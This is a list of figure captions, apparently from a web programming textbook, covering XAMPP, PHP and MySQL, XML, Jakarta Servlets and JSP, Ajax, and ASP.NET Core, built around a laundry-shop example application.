Figure 5.3 XAMPP, the bundle this book uses: one installer for Apache, MariaDB, PHP and Perl, already configured to work together, with the versions its newest release contains. 389
Figure 5.4 MySQL: a free, open-source relational database server under the GNU General Public License, owned by Oracle, with its supported long-term lines as of September 2026. 393
Figure 5.5 MariaDB, the fork of MySQL started in 2009 by MySQL's original developers. It speaks the same protocol and the same SQL, and it is what XAMPP and most Linux distributions install when you ask for "MySQL"; the four long-term lines are those maintained in September 2026. 393
Figure 5.6 phpMyAdmin: a MySQL client written in PHP and used through the browser, for managing databases and users and for running queries. It ships with XAMPP and is the friendliest place to start; the 5.2 series is the maintained one [9]. 393
Figure 5.7 The cookies of `http://localhost:8551` in the browser's developer tools (*Application → Storage → Cookies*), after `cookies.php?action=set` and `session.php` ran: `hobby` and `last_service` with their values and expiry times, and the session cookie `PHPSESSID`, which lives until the browser closes. Nothing in a cookie is hidden from the person at the computer. 398
Figure 5.8 How a PHP session works. Only the session id travels to the browser, inside a cookie; the data stays on the server in a store named after that id, and `session_start()` refills `$_SESSION` from it on every later request. 399
Figure 5.9 The Profitina Laundry schema. Blue tables come from the original design (Customer, Employee, Service, Bill); green tables and columns were added in September 2026 (Outlet, Payment, StatusLog). A line ending in a crow's foot means "many", a double bar "exactly one", and a circle "possibly none". 403

Figure 5.10 The four files of the object-oriented example, open in an editor: `connect.php` (shown) tests the connection, `MySQLDB` is the base class, `MySQLDBOps` extends it with table operations, and `MySQLDBOpsTest` exercises the result. 429
Figure 5.11 `php/mysqli/oop/MySQLDB.php`, first part: eight protected fields for the connection and everything about it, a constructor that stores the four settings, and `connect()`. 430
Figure 5.12 `MySQLDB.php`, second part: `execute()` runs one query and keeps its result, `get_array()` hands back one row at a time and `false` when the rows run out, and the destructor frees the result and closes the connection. 431
Figure 5.13 `MySQLDBOps` extends `MySQLDB` (the two highlighted lines) with four convenience methods, `create`, `view_all`, `add` and `del`, each of which builds a piece of SQL and hands it to the inherited `execute()`. 432
Figure 5.14 `MySQLDBOpsTest.php`, lines 1 to 29: construct the object with host, user, password and database; connect; drop any old `employee` table; create one whose primary key is `id_emp`; insert two rows. 434
Figure 5.15 `MySQLDBOpsTest.php`, lines 30 to 56: print a header, walk the rows with `while ($result = $mySQLDBOps->get_array())`, delete the employee whose `id_emp` is `0001`, and list what is left. 435
Figure 5.16 Glued SQL against a prepared statement. When strings are glued, the stranger's text becomes part of the statement; when the statement is prepared first, the same text can only ever be compared, as a value. 448
Figure 5.17 Internet Information Services, Microsoft's web server. It is a Windows feature rather than a download: already on the machine, switched off. 454
Figure 5.18 Microsoft SQL Server, the database IIS applications usually use. Chapter 15 reaches it through ADO.NET. 454
Figure 5.19 The choices on `https://windows.php.net/download` [18], drawn as a path: the newest line, the VS17 build, x64, **Non Thread Safe (NTS)**, and the **Zip**, extracted into a folder with no spaces in its path, for example `D:\Program\PHP`. The grey boxes are the files you do not need for IIS. 454
Figure 5.20 The Visual C++ Redistributable installer: tick the license box (1) and press **Install** (2). 455
Figure 5.21 The installer at work (1). Installing both the x64 and the x86 versions is harmless. 455
Figure 5.22 Setup successful (1). Press **Restart** (2) before going further. 455
Figure 5.23 System Properties, *Advanced* tab (1). The **Environment Variables** button at the bottom (2) is the way in. 456
Figure 5.24 The Environment Variables window. Select **Path** in the lower list (1), which applies to every user, and press **Edit...** (2). 456
Figure 5.25 Adding `D:\Program\PHP` to the end of `Path` (1) and confirming with **OK** (2). Each entry is one folder, searched in order whenever you type a command without a path. 457
Figure 5.26 The extracted PHP folder, with `php.ini-development` and `php.ini-production` (1) but no `php.ini`; **Copy** (2) starts the fix. PHP runs without one, on built-in defaults, which is why "it runs but no extensions are loaded" is such a common first experience. 457
Figure 5.27 Copy `php.ini-production` and rename the copy to `php.ini` (1). 458
Figure 5.28 `php --version`, here on the build machine (PHP 8.4.21, Linux). On Windows, in a new Command Prompt, the PHP 8.5 zip prints the same lines with its own version and `(NTS Visual C++ 2022 x64)` where this one says `(NTS)`, highlighted. If this prints a version, PHP is installed and on the `PATH`, and any problem from here on belongs to IIS, not to PHP. 458
Figure 5.29 The first lines of `php --info`, the command-line form of `phpinfo()`, on the build machine. The highlighted *Loaded Configuration File* names the `php.ini` actually in use; on Windows it should read `D:\Program\PHP\php.ini`. 459
Figure 5.30 Further down, `php --info` prints every setting of every loaded extension; here, the session settings of Section 5.3.5, with the cookie name `PHPSESSID` highlighted. When an extension you enabled is missing from this list, look at the *Loaded Configuration File* of **Figure 5.29** first. 459
Figure 5.31 Windows Features: under *Internet Information Services* (1), **CGI** ticked among the application development features (2). 460
Figure 5.32 IIS Manager. The tree on the left (1) is the server and its sites; the middle pane (2) shows the features of whatever is selected; the Actions pane (3) holds the commands. 460

Figure 5.33 Handler Mappings (1), the IIS equivalent of Apache's handler lines: a list saying which program deals with which kind of file. 461
Figure 5.34 The Actions pane on the right, with **Add Module Mapping…** (1) among the commands at the top. 461
Figure 5.35 The Add Module Mapping dialog: the request path `*.php` (1), the module `CgiModule` (2), the executable `php-cgi.exe` (3), a name (4), and the **Request Restrictions…** button (5). 461
Figure 5.36 Request Restrictions, *Mapping* tab (1), which limits when the handler is used; **File or folder** (2) is the choice to make. 462
Figure 5.37 The mapping reopened for editing, with its **Request Restrictions…** button (1): with **File or Folder** chosen, the handler runs only for paths that exist on disk. 462
Figure 5.38 IIS asks before allowing an executable to run for every matching request. Answer **Yes** (1); IIS is right to ask. 462
Figure 5.39 Stopping IIS from the server's context menu (1). 463
Figure 5.40 Starting it again (1), so that the new handler mapping is in force. 463
Figure 6.1 The plan of this chapter: one source, two formats, many readers. Every box on the right is built, in PHP, Java and Python, before the chapter ends. 491
Figure 6.2 Java. Its promise in 1995 was *write once, run anywhere*: compile a program to bytecode, and any machine with a Java virtual machine can run it. The application became portable. The current and long-term-support releases are those of September 2026 [1]. 492
Figure 6.3 XML, the second half of the comparison: *portable data*. The document shown is a small quiz, a question and an answer with a comment, written in tags somebody invented for the purpose. 493
Figure 6.4 One meta-language, many languages. XML supplies only the rules of form; XHTML, SVG, MathML, RSS and Atom, Office Open XML and the Laundry's own `bills.xml` each supply a vocabulary, and one parser reads them all. 493
Figure 6.5 A complete XML document: a short note from Naya to Yarik. Every rule of the language is visible in these six lines. 496
Figure 6.6 The four child elements of `note`: `to`, `from`, `heading` and `body`. Each opens, holds some text, and closes, entirely inside `note`. 496
Figure 6.7 A well-formed document describing an institution with a nested address. It obeys all six rules, and Sections 6.5.1 to 6.5.6 check it against each in turn. 499
Figure 6.8 The wrong way. The `date` attribute's value, `16 October 2020`, has no quotation marks around it; even the editor's highlighter boxes the two words it cannot read as attributes. 500
Figure 6.9 The right way. The only difference from **Figure 6.8** is a pair of quotation marks. 500
Figure 6.10 Above, three elements containing raw `<`, `>` and `&`, which no parser accepts. Below, the same three with the characters written as entity references, which every parser accepts. 502
Figure 6.11 The five entity references built into XML, with the decimal and hexadecimal character reference of each. 502
Figure 6.12 The same fact, a population of 80 lions, written twice: first with `animal` as an attribute of `population`, then with `animal` as a child element beside a `quantity` element. The two documents carry the same information. 504
Figure 6.13 A bookstore document. One `bookstore` contains three `book` elements; each `book` has a `category` attribute and contains a `title`, the name of whoever wrote it, a `year` and a `price`; each `title` has a `lang` attribute. Two of the books are this chapter's own references [2], [3]. 505
Figure 6.14 The first `book` of the same document drawn as a tree, with the relationships labeled: parent, child, siblings. Attributes hang to the side; text sits at the bottom as its own kind of node. 505
Figure 6.15 Bill B2913 as a tree. Elements are children of `bill`; attributes hang off the element that carries them; each leaf element has one text child. 506
Figure 6.16 MathML for the left-hand side of $x2 + 4x + 4 = 0$. `<apply>` applies an operator to operands; `<ci>` is a named quantity; `<cn>` is a number. 511
Figure 6.17 SMIL: `t:timeline="seq"` plays the children one after another, and each `t:dur="1"` gives a paragraph one second. 511
Figure 6.18 Vector Markup Language: a 250 by 250 shape, outlined in red with weight 2 and filled green, whose outline is a path of coordinate pairs. 511

Figure 6.19 Wireless Markup Language: a `wml` deck holding two `card` screens; `<do type="accept">` binds a phone key to a `<go>` that jumps to the second card. 512
Figure 6.20 Element declarations with an explanation beside each: exactly one named child, `EMPTY`, `ANY`, and `#PCDATA` for text. 514
Figure 6.21 Choice and occurrence. `((name, weight) | (picture))` is a choice between two alternatives; `(name+, weight?, picture, subspecies*)` uses three occurrence indicators. 514
Figure 6.22 A required attribute with an enumerated type. `population` holds text and must carry a `year` whose value is `2000` or `2001`. 515
Figure 6.23 A fixed attribute and its three verdicts: `year="2001"` is invalid, `year="2000"` is valid, and omitting `year` is also valid, because the parser supplies the fixed value. 515
Figure 6.24 An external DTD. `SYSTEM` introduces the grammar's location; the name right after `DOCTYPE` must be the document's root element. 516
Figure 6.25 A document and its schema. Above, a `PressRelease` with a title, a date and some content; below, a complex type holding a sequence of four elements, the last optional. 518
Figure 6.26 The XSL transformation. Two documents go in, the data and the stylesheet; one processor does the work; the output may be text, HTML or XML. 536
Figure 6.27 Client-side transformation. The server sends two files, the data and the stylesheet, and the browser transforms them. The two dashed boxes are the two ends of the network. 541
Figure 6.28 `clients.xml`: two clients, each with a name and a description. 542
Figure 6.29 Reading `clients.xml` with `DOMDocument`: load, ask for every `client`, then for each one its `name` and `desc` children, and read the text of the first of each. 542
Figure 6.30 The same job with `simplexml_load_file`: the document becomes an object whose properties are its child elements. 543
Figure 6.31 The result in the browser, served by PHP's own server started in the `php` folder as `php -d default_mimetype=text/plain -S localhost:8651`, so that each line printed stays a line: one line per client. Both programs produce it. 543
Figure 7.1 The Java enterprise platform (Jakarta EE, formerly J2EE and Java EE). Jakarta Servlet and Jakarta Pages (JSP) live together in the **web container**, in the middle. Requests reach that container over HTTP or HTTPS; from there, Java APIs such as JDBC reach the database, and RMI reaches business components in the EJB container. 587
Figure 7.2 One request through the servlet container, as this chapter's Laundry application handles it. The filters run in the order `web.xml` gives them; the servlet decides; the JSP page draws. A request without a session is turned back by the third filter before any servlet runs. 589
Figure 7.3 The failure nearly every reader meets on the first attempt. XAMPP starts Apache and MySQL and then reports, in the framed lines (1), *"Tomcat Started/Stopped with errors, return code: 1 — Make sure you have Java JDK or JRE installed and the required ports are free."* XAMPP ships Tomcat but not Java, and Tomcat is a Java program. 592
Figure 7.4 Java installed in its own folder, with the JDK (1) and the JRE (2) beside each other; since Java 11 a JDK alone is enough. XAMPP looks for Java at a fixed place; the file `setenv.bat` in Tomcat's `bin` folder is where you tell it to look somewhere else. 593
Figure 7.5 The XAMPP control panel with Apache, MySQL and Tomcat running: the Tomcat row (1), its ports (2), and the log confirming *running* (3). Of Tomcat's ports, 8080 is the one browsers use and 8005 is the shutdown port, which is why Tomcat can be stopped by a command as well as by a signal. 593
Figure 7.6 Tomcat's welcome page at `localhost:8080`, here from an 8.5 installation; a current 10.1 or 11 page has the same layout. The version in the title (1) decides whether your code says `javax.servlet` or `jakarta.servlet` (**Table 7.2**). On the right (2) are the three management applications, and by default all three refuse you. 595
Figure 7.7 The welcome page again, with the pointer on **Server Status** (1). The status bar (2) shows where it leads: `localhost:8080/manager/status`. The manager is itself a web application, deployed like any other. 596
Figure 7.8 Tomcat asking for the credentials from `tomcat-users.xml`: user name (1), password (2), **Sign in** (3). This is HTTP Basic authentication, arranged entirely by the container: no code in the manager application does the checking. 596

Figure 7.9 Tomcat's server status page. Its first table gives the Tomcat version (1), the JVM version (2) and vendor, the operating system and the host name — the four facts to quote whenever you ask anybody for help with a deployment. 597

Figure 7.10 `minijsp/webapp/hello.jsp` from the chapter's code, in an editor. The editor knows this is a web page and colors the tags; it also knows `<%= … %>` is Java. This is the practical benefit **Table 7.1** promised, visible on the screen. 599

Figure 7.11 The same page in Chromium, served by MiniJSP at `127.0.0.1:8751/hello.jsp` with the server clock set to Asia/Jakarta time (WIB). Two lines of text, and a date computed a few milliseconds before the picture was taken. 599

Figure 7.12 The JSP engine inside the servlet engine. A client request arrives; if the page has not been translated, the **JSP translator** reads it from storage and creates a servlet; the **JSP servlet** — the generated class — is loaded and executed, and its output becomes the response. 601

Figure 7.13 How a JSP page is served. The server asks one question — *has the file changed?* If it has, the source is created and compiled; if not, the already compiled servlet is executed at once. The expensive path is taken once; the cheap path is taken ever after. 602

Figure 7.14 A JSP page answering at `http://127.0.0.1:8751/greeting.jsp` and asking for a name. Nothing about the page tells the browser that Java is involved. 613

Figure 7.15 The response. The address bar now reads `…/greeting.jsp?username=Hannah`, and the page has grown a line: **Hello, Hannah!** The value travelled in the query string, the component read it by name, and the page printed it. 613

Figure 7.16 A cart with two items, served by MiniJSP. Each row was written by one pass of the `while` loop; the subtotal below was computed in the same loop and printed by an expression. 618

Figure 7.17 Separating request processing from presentation. On the left, one "pure servlet" holding all three responsibilities. On the right, the same code split three ways: request processing in a servlet that validates, saves and forwards; presentation in a JSP page that is mostly HTML; business logic in JavaBeans with methods such as `isOrderValid()` and `saveOrder()`. 634

Figure 7.18 Web application designs, from the simplest on the left to the most elaborate on the right: HTML pages; JSP pages and servlets; JSP pages with modular components (JavaBeans, custom tags); and those plus templates and enterprise beans. Complexity grows to the right — and so does robustness, which is the trade the figure is about. The pieces each design adds are colored. 635

Figure 7.19 The Laundry bills pages as Model–View–Controller. Controllers write no HTML; views make no decisions; the model knows nothing of HTTP. The same model and DAO classes are reused unchanged by the JDK HttpServer version of Section 7.21. 636

Figure 7.20 The bill list filtered to outlet O01 and status *queued*: nine bills, newest first, against the sample database. Screenshot of the HttpServer track of Section 7.21, which renders the same markup as `bills.jsp`. 640

Figure 7.21 The new-bill form after a rejected POST: an ill-formed customer id, a weight that is not a number and a rack already in use. The cashier's own typing is still in every box. 645

Figure 8.1 The conceptual model of Profitina Laundry: seven entities, with the bill at the center. Every line is one-to-many, read from the "1" side to the "N" side. 679

Figure 8.2 The core of the physical model: primary keys underlined, each foreign key drawn from the key it refers to. The crow's foot marks the "many" end. 679

Figure 8.3 One request through the Laundry Desk. A failed permission check short-cuts to a redirect; a successful change ends in a redirect too, so that reloading the page never repeats the change. 700

Figure 8.4 The life of a bill. The button *Next status* (feature F7) follows the solid arrows only; the dashed arrow is the cancellation of Exercise 8.10. 701

Figure 8.5 The queue page in the MVC arrangement: the servlet reads and decides, the model travels in request scope, the JSP page only displays. 764

Figure 9.1 A rich internet application sits where desktop applications, web applications and communication technologies overlap. The labels in the middle name three ways of building one: Adobe AIR, jQuery and plain JavaScript. 787

Figure 9.2 The promise of the RIA: one application reaching every browser, every operating system and every device. The promise was first made in the late 2000s; the figure names the browsers, systems and devices it covers today. 788

Figure 9.3 The window that **Listing 9.1** describes, redrawn: a title bar showing the `title` and one `Label`, in a frame 200 pixels wide and 50 high. 789

Figure 9.4 The layout of a rich application of about 2006 built with OpenLaszlo, redrawn as a wireframe: a satellite-map client with a tool bar, an overview, a place search, color sliders and coordinates, all inside one web page. 790

Figure 9.5 Two timelines. Above: .NET and ASP.NET, from classic ASP in 1996 to .NET 10 LTS in 2025. Below: rich internet applications, from `XMLHttpRequest` in 1999 through the plugin years to the end of Flash (2020) and Silverlight (2021). 791

Figure 9.6 HTML and the technologies around it. At the center the HTML specification, since 2019 the WHATWG Living Standard; around it graphics (canvas, SVG, WebGL), media, storage (Web Storage, IndexedDB), communication (`XMLHttpRequest`, `fetch`, WebSocket), background work, device access, interaction such as drag and drop, and styling. 792

Figure 9.7 The classic web application model (left) and the Ajax model (right). In the Ajax model an *Ajax engine* sits between the user interface and the server; the interface calls it with JavaScript, and it exchanges data — originally XML, today JSON — with the server. Redrawn after Garrett [3]. 793

Figure 9.8 The Ajax web application model drawn in time (asynchronous). User activity on the top line never stops; the Ajax engine handles each input, sometimes locally and sometimes by sending data to the server, and displays the answers when they come back; the teal arrows are the data traveling in the background. 794

Figure 9.9 The Ajax *thin client*. The browser holds only the user interface and a small Ajax engine that forwards user events and applies the DOM updates it is told to make; the GUI widgets and the application core live on the server. 795

Figure 9.10 The thin-client sequence for one mouse drag on a map. The event travels through the Ajax engine and the web server to the map widget and application core on the server; the new state comes all the way back as DOM updates before the browser requests the new images. 796

Figure 9.11 The Ajax *fat client*. The GUI widgets and a client core run in the browser; the Ajax engine talks to a web *service* on the server only for data. 796

Figure 9.12 The fat-client sequence for the same drag. The widget and client core in the browser update the DOM at once; the only network traffic is the requests for new images. 797

Figure 9.13 A map is a grid of images. The nine numbered tiles, each an ordinary picture file, form the visible part of the map — an invented town, drawn for this figure. 797

Figure 9.14 The grid extends beyond the window. Tiles 10 to 16 lie off screen, already loaded, so that a drag can reveal them immediately. 798

Figure 9.15 Inside a tile map: after a drag, the developer tools show the map as absolutely positioned `img` elements, 256 pixels square, whose `src` addresses name the zoom level and the tile's column and row (`tiles/15/19825/24239.png` and so on). Dragging changed `left` and `top`; nothing else. 799

Figure 9.16 Three ways to build a web application. (1) The server builds every page. (2) The server builds the pages and JavaScript refreshes parts of them with data — this chapter. (3) A single-page application: JavaScript builds every screen and the server only answers with JSON. 801

Figure 9.17 The .NET Framework as it grew. On the Common Language Runtime and the Framework Class Library: WinForms, ASP.NET and ADO.NET (2.0, 2005); WPF, WCF, WF and CardSpace (3.0); LINQ (3.5, 2007) and the Entity Framework (3.5 SP1, 2008); Parallel LINQ and the Task Parallel Library (4.0); the task-based async model (4.5). 803

Figure 9.18 The architecture of .NET Framework 4.5 (2012): ASP.NET (Web Forms, MVC, Web Pages, SPA), Windows desktop and Store apps, WPF and Silverlight, with ADO.NET, the Entity Framework, LINQ, WCF, ASP.NET Web API, SignalR and WF, over the Common Language Runtime and the operating system. 803

Figure 9.19 The ASP.NET 5 plan of 2015: one web framework on three runtimes — Mono on OS X and Linux, .NET Core on all three systems, .NET 4.6 on Windows only, self-hosted or under IIS. 804

Figure 9.20 ".NET — a unified platform" (2020): desktop, web (ASP.NET), cloud, mobile, gaming, IoT and AI on one .NET 5, with Visual Studio, Visual Studio for Mac (struck out: retired since), Visual Studio Code and the command line as tools. 805

Figure 9.21 The quotation page after posting 2.1 kg of curtains, drawn by the build machine's headless Chromium: Rp 45.000 for 3 kg, ready five days later. 818

Figure 9.22 The first request for a Web Forms page: the server creates the page from the `.aspx` tags, runs the initialization code, serializes dynamic information into *view state*, renders the page objects to HTML and returns the document. 823

Figure 9.23 A *postback*: clicking a submit button, or a JavaScript `__doPostBack()`, posts the page to its own URL; the server recreates the page, deserializes and applies view state, runs initialization and event-handling code, serializes view state again and renders. 824
Figure 9.24 The customer's page after the counter marked B2952 finished. It was never reloaded: badge, progress bar, history and message were changed by `live-status.js`. (Razor Pages track; real screenshot.) 831
Figure 9.25 The counter of the Wiyung outlet (O03) after *Mark finished* and then *Hand over* were pressed for B2952. The second press was refused because Rp 20.000 is still owed; the server's reason appears above the table. (Razor Pages track; real screenshot.) 832
Figure 9.26 One ASP.NET Core application. Kestrel receives the request; the middleware runs in `Program.cs` order; routing chooses a static file, the minimal API or a Razor Page; for a page, a new page model is created, bound and asked to run the handler named by the method and `?handler=`, which returns a rendered page or JSON. 843
Figure 9.27 The live status as a sequence diagram: the first check draws the bill; ten seconds later a check with `If-None-Match` receives an empty `304`; the counter posts *Mark finished*; the next check receives `200` with a new ETag, and the page changes. 851
Figure 10.1 Bill B2954 as four different systems drew it: PHP (top left), the JDK HttpServer (top right), ASP.NET Core Razor Pages (bottom left) and Flask (bottom right). Same database, same form input, same HTML and stylesheet; only the badge differs. 874
Figure 10.2 The XAMPP downloads at apachefriends.org as of September 2026, redrawn: 8.2.12 (PHP 8.2.12, released in November 2023) is still the newest installer for Windows and Linux, 8.2.4 for OS X [1]. Take the newest, and note which PHP version it carries. 876
Figure 10.3 XAMPP installed in `D:\Program\xampp` (1), a folder with no spaces and no Windows protection. `xampp-control.exe` (2), selected, is the control panel; the folders beside it, such as `htdocs` (3), belong to the servers themselves. 876
Figure 10.4 The XAMPP control panel, nothing started yet: (1) one row per server, (2) its *Start* button, (3) the log's warning that the panel is not running with administrator rights, which only matters if you want to install the servers as Windows services. 877
Figure 10.5 Apache running under XAMPP (1), with two process ids (2), on ports 443 (HTTPS) and 9090 (HTTP) (3). A port is simply a number the operating system uses to deliver network traffic to the right program; two programs cannot listen on the same one. 877
Figure 10.6 `D:\Program\xampp\htdocs` (1, 2), Apache's document root. Each folder here is reachable by its name: `htdocs\webpro\` (3) answers at `http://localhost/webpro/`. 878
Figure 10.7 The XAMPP dashboard at `localhost:9090/dashboard/` (1), served by Apache and PHP. The menu leads to phpinfo (2) and to phpMyAdmin (3); the heading (4) names the installed XAMPP version. 878
Figure 10.8 The dashboard's phpMyAdmin link (1); the status bar (2) shows its address, `localhost:9090/phpmyadmin/`. 878
Figure 10.9 Apache and MySQL (MariaDB) both running (1). Port 3306 (2) is where programs — phpMyAdmin, PHP's PDO, a Java JDBC driver, a Python client — connect to the database. 879
Figure 10.10 phpMyAdmin, connected to the local MariaDB server over TCP (4). The list on the left (1) holds the databases; the *Databases* tab (2) creates one; *SQL* (3) runs any statement; *Import* loads a `.sql` file such as `schema.mysql.sql` 879
Figure 10.11 The Tomcat that an older XAMPP carried, version 7.0.92 (1), answering on port 8080 (2), with its three management buttons (3). Its version number decides which Java packages your servlets must import. 880
Figure 10.12 Tomcat started from the XAMPP panel (1), on ports (2) 8005 (the shutdown port), 8009 (the AJP connector, for putting Apache in front of Tomcat) and 8080 (HTTP). 880
Figure 10.13 The three management buttons on Tomcat's welcome page: Server Status (1), Manager App (2) and Host Manager (3). Each asks for a user from `tomcat-users.xml` with the right role. 881
Figure 10.14 Server Status: Tomcat 7.0.92 (1) on Java 1.8 (2) under Windows 10 (3), 64-bit (4); the host name and address are masked. These four facts — Tomcat version, Java version, operating system, architecture — are the first thing to report when asking anybody for help. 881
Figure 10.15 The Tomcat Web Application Manager. The application at path `/` (1) is `ROOT`; this chapter's servlet build is packaged as `ROOT.war` so that it answers at `/login`, `/customers` and

so on, exactly like the other builds. Its commands (2) start, stop, reload and undeploy it; the *Deploy* section further down the page uploads a WAR file. 882
Figure 10.16 The Virtual Host Manager, with the single host `localhost` (1), whose commands are disabled (2). A virtual host lets one Tomcat answer differently for different domain names. 882
Figure 10.17 Windows Features with Internet Information Services being ticked (1); the filled box means that some of its sub-features are on. *OK* (2) installs it from Windows' own files; no download is needed. 883
Figure 10.18 IIS's welcome page at `http://localhost/` (1), with its banner (2). If Apache is also set to port 80, only one of them can start; that is the port clash of Section 5.2.7 again. 883
Figure 10.19 `C:\inetpub` (1) and its `wwwroot` (2), IIS's default document root, holding the welcome page `iisstart.htm` (3) and its picture. 884
Figure 10.20 IIS Manager: the *Default Web Site* (1) is selected in the tree on the left, and its context menu leads to *Manage Website* (2) → *Advanced Settings…* (3). The machine's name is masked. 884
Figure 10.21 Advanced Settings of the Default Web Site. *Physical Path* (1) is the document root, here changed to `D:\inetpub\wwwroot` with the browse button (3); *Bindings* (2) shows that the site listens on port 80 for any address. 885
Figure 10.22 HTTP Activation (2) for WCF services, under the .NET Framework 4.8 advanced services (1). Only classic .NET Framework web services need it. 886
Figure 10.23 What the .NET download page offers on 24 September 2026, redrawn: .NET 10 (LTS, latest release 10.0.12, supported until 14 November 2028), .NET 9 (STS) and .NET 8 (LTS), both supported until 10 November 2026, and a release candidate of .NET 11 [3]. Choose the newest LTS release, and the **SDK**, not only the runtime. 886
Figure 10.24 The first screen of the .NET SDK installer on Windows, here for SDK 8.0.403 (1); the .NET 10 installer has the same screens. The note (2) matters: each Visual Studio version supports .NET only up to a certain release. *Install* (3) starts it; the .NET logo is masked. 887
Figure 10.25 The installer at work: (1) the component being installed, (2) the progress bar. 887
Figure 10.26 The Razor Pages template's home page, captured in Chromium from the project of **Listing 10.8** running on .NET 10. Its menu, footer and styling come from `Pages/Shared/_Layout.cshtml`; only the word "Welcome" and the line under it come from `Pages/Index.cshtml`. 890
Figure 10.27 The edited page, captured after the rebuild: "Hello, world!" and the time on the server, computed when the request arrived and printed, like **Listing 10.7**, in the invariant culture's format. 891
Figure 10.28 The Visual Studio 2026 editions, redrawn: Community (free for students, open-source contributors and individual developers), Professional and Enterprise. Visual Studio runs only on Windows; on macOS and Linux use VS Code with the C# Dev Kit, or the `dotnet` command alone. 891
Figure 10.29 The Visual Studio Installer preparing itself (1). It is a separate program that installs, modifies and updates Visual Studio; *Cancel* (2) stops it. 892
Figure 10.30 Workloads: (1) *ASP.NET and web development* ticked, and in the installation details on the right the two options that Web Forms projects need, (2) *.NET Framework project and item templates* and (3) *Additional project templates (previous versions)*; (4) *Modify* applies the choice. 892
Figure 10.31 Visual Studio's start window: (1) open a recent project, (2) clone a repository, (3) open a project or solution, (4) open a local folder, or (5) create a new project. 893
Figure 10.32 Create a new project, with *ASP.NET Core Web App (Razor Pages)* selected (1). Its tags (2) — C#, Linux, macOS, Windows, Cloud, Service, Web — say where the result can run; *Next* (3) continues. 893
Figure 10.33 Configure your new project: (1) name, (2) location, (3) solution and project in the same directory, and (4) the folder that will be created. Microsoft's tutorial insists on the name `RazorPagesMovie` only so that its copied code finds matching namespaces. 894
Figure 10.34 Additional information: (1) the framework version — here .NET 9; with Visual Studio 2026 choose .NET 10 — (2) the authentication type, (3) *Configure for HTTPS*, which is the opposite of `--no-https`, and (4) *Do not use top-level statements*, which would bring back the older `Program.cs` of **Listing 10.4**. 894
Figure 10.35 Solution Explorer for the new project: (1) dependencies, (2) `wwwroot`, (3) `Pages` and (4) `Program.cs`, beside connected services, launch properties and `appsettings.json`. 895

Figure 10.36 Visual Studio offering (1) to trust the self-signed certificate it generated for local HTTPS; *Yes* (2) accepts. 895
Figure 10.37 Windows' own security warning before a root certificate is installed: (1) the name it claims, `localhost`; (2) the thumbprint that identifies the certificate; (3) the warning, which is right to be alarming, because a trusted root can vouch for any site. 896
Figure 10.38 The life of one request in each of the five builds. The columns are the same six stages in every row; only the names in the boxes change. 901
Figure 10.39 Where the login lives in each build. PHP and the Java builds give the browser only an id and keep the data on the server; ASP.NET Core and Flask put the data in the cookie, protected by a key that only the server holds. 930
Figure 10.40 A production arrangement for each system. In every row a front web server handles TLS, static files and slow clients, and hands the rest to the program that runs the application. 949
Figure 11.1 A static page and a dynamic page. The static page is copied from disk and is the same for everyone; the dynamic page runs the page's code, which reads and updates a counter file and writes new HTML for each visit. 961
Figure 11.2 The static counter in a browser. Every visitor, forever, is visitor number 1. 962
Figure 11.3 The Razor Pages counter after four visits, served by this book's build on port 9101. 965
Figure 11.4 Visual Studio 2022, *Create a new project*: (1) the filters, set to C#, Windows and Web; (2) the *ASP.NET Empty Web Site* template (.NET Framework), which creates a Web Forms site without a project file; (3) *ASP.NET Web Forms Site*, which creates one with sample pages; (4) *Next*. Both templates are Windows-only. 966
Figure 11.5 Adding a page: right-click the site (1) in Solution Explorer, choose *Add* (2) and *Add New Item…* (3), then pick *Web Form*. Items used often also appear directly in the *Add* menu. 966
Figure 11.6 The inline counter page in the Visual Studio editor. (1) *Design*, *Split* and *Source* switch between a drawing of the page and its markup; (2) Solution Explorer lists the site's files; (3) the *Properties* window shows the selected element; (4) the folder path, which named a private machine, is masked — the listing in this chapter uses `Server.MapPath("~/App_Data/")` instead. 967
Figure 11.7 The single-file page class. ASP.NET generates a class from the `.aspx` page; it derives from `System.Web.UI.Page`, and rendering it produces the HTML the browser receives. 968
Figure 11.8 The code-behind page class. `MyPage` is one class written in two parts: your `.aspx.cs` file and a part generated from the markup, which declares a field per control. A final generated class derives from `MyPage` and renders the page. 969
Figure 11.9 The test page in headless Chromium: text types, numbers and dates, choices, a file, and three controls that send nothing — *disabled*, the control without a name, and the *Reset* and *Plain button* buttons. 975
Figure 11.10 One CGI round trip. The program receives the fields, computes, and must write the entire page again — including every value the user had typed — or the user sees an empty form. 981
Figure 11.11 The Properties window for a `Button`: (1) `Text` and `ToolTip` have been set; (2) `EnableViewState` and (3) `OnClientClick` and `PostBackUrl` are properties this section explains. 982
Figure 11.12 The control tree of a page with a `Button`, a `ListBox` with three `ListItem` children, and a `TextBox`. Red arrows are `Controls` (down the tree), blue arrows `Parent` (up one level), green arrows `Page` (straight to the root), navy arrows the order inside a `Controls` collection. 983
Figure 11.13 The Web Forms control classes. Green boxes are the controls used by this chapter's `MyAccount` page; orange are the two base classes above the namespace. 983
Figure 11.14 A postback. The first GET builds a page object and renders it with ViewState; pressing *Calculate* posts the whole form back; a *new* page object restores the ViewState, applies the posted values, raises `Click`, and renders the page again. 989
Figure 11.15 The Web Forms page life cycle. On a postback the page first restores ViewState and the posted values, then raises the change events and finally the event of the control that caused the postback. 990
Figure 11.16 The Razor Pages `MyAccount` after seven posts. Everything the browser posts survived — the typed 10, the ticks, the radio button, both selections, the filled list — and so did the

amount 110.00 carried in a hidden field. The labels of earlier posts are back to `Label`, because nothing carried them. 998
Figure 11.17 A form post through Razor Pages. Routing picks the page, antiforgery checks the token, the handler is chosen from the address, model binding and validation fill the page model, and the handler either redraws the page with errors or redirects. 1001
Figure 11.18 Post/Redirect/Get. The POST that stores the bill is answered by a redirect; the browser then GETs the bill page. Reload repeats only that GET, so the bill is never created twice. 1008
Figure 11.19 The server's answer to an impossible bill. Four fields have errors, each next to its field, with a summary on top; every value typed is still in place, including the lowercase `c08`. 1014
Figure 11.20 *Calculate price*: the quote of the worked example, computed by the server, with the form ready to save. The comma in `2,4` was accepted. 1015
Figure 11.21 Bill B2954 after the upload: the one-time flash message, the bill as stored — S0002, 3 kg, Rp 36.000 — and the receipt photo served through `/receipts/`. 1019
Figure 11.22 A cross-site request forgery and the two defenses. A page on `evil.example` makes the cashier's browser post to the Laundry; the post is refused because it does not carry the session's token, and with `SameSite=Lax` the session cookie is not even sent. 1042
Figure 12.1 The life of one form. Only a valid form with a valid token reaches the database, and a successful change always ends in a redirect. 1055
Figure 12.2 The conceptual model of the eight features. Outlet and Service are the entities the features change; every line is one-to-many. 1058
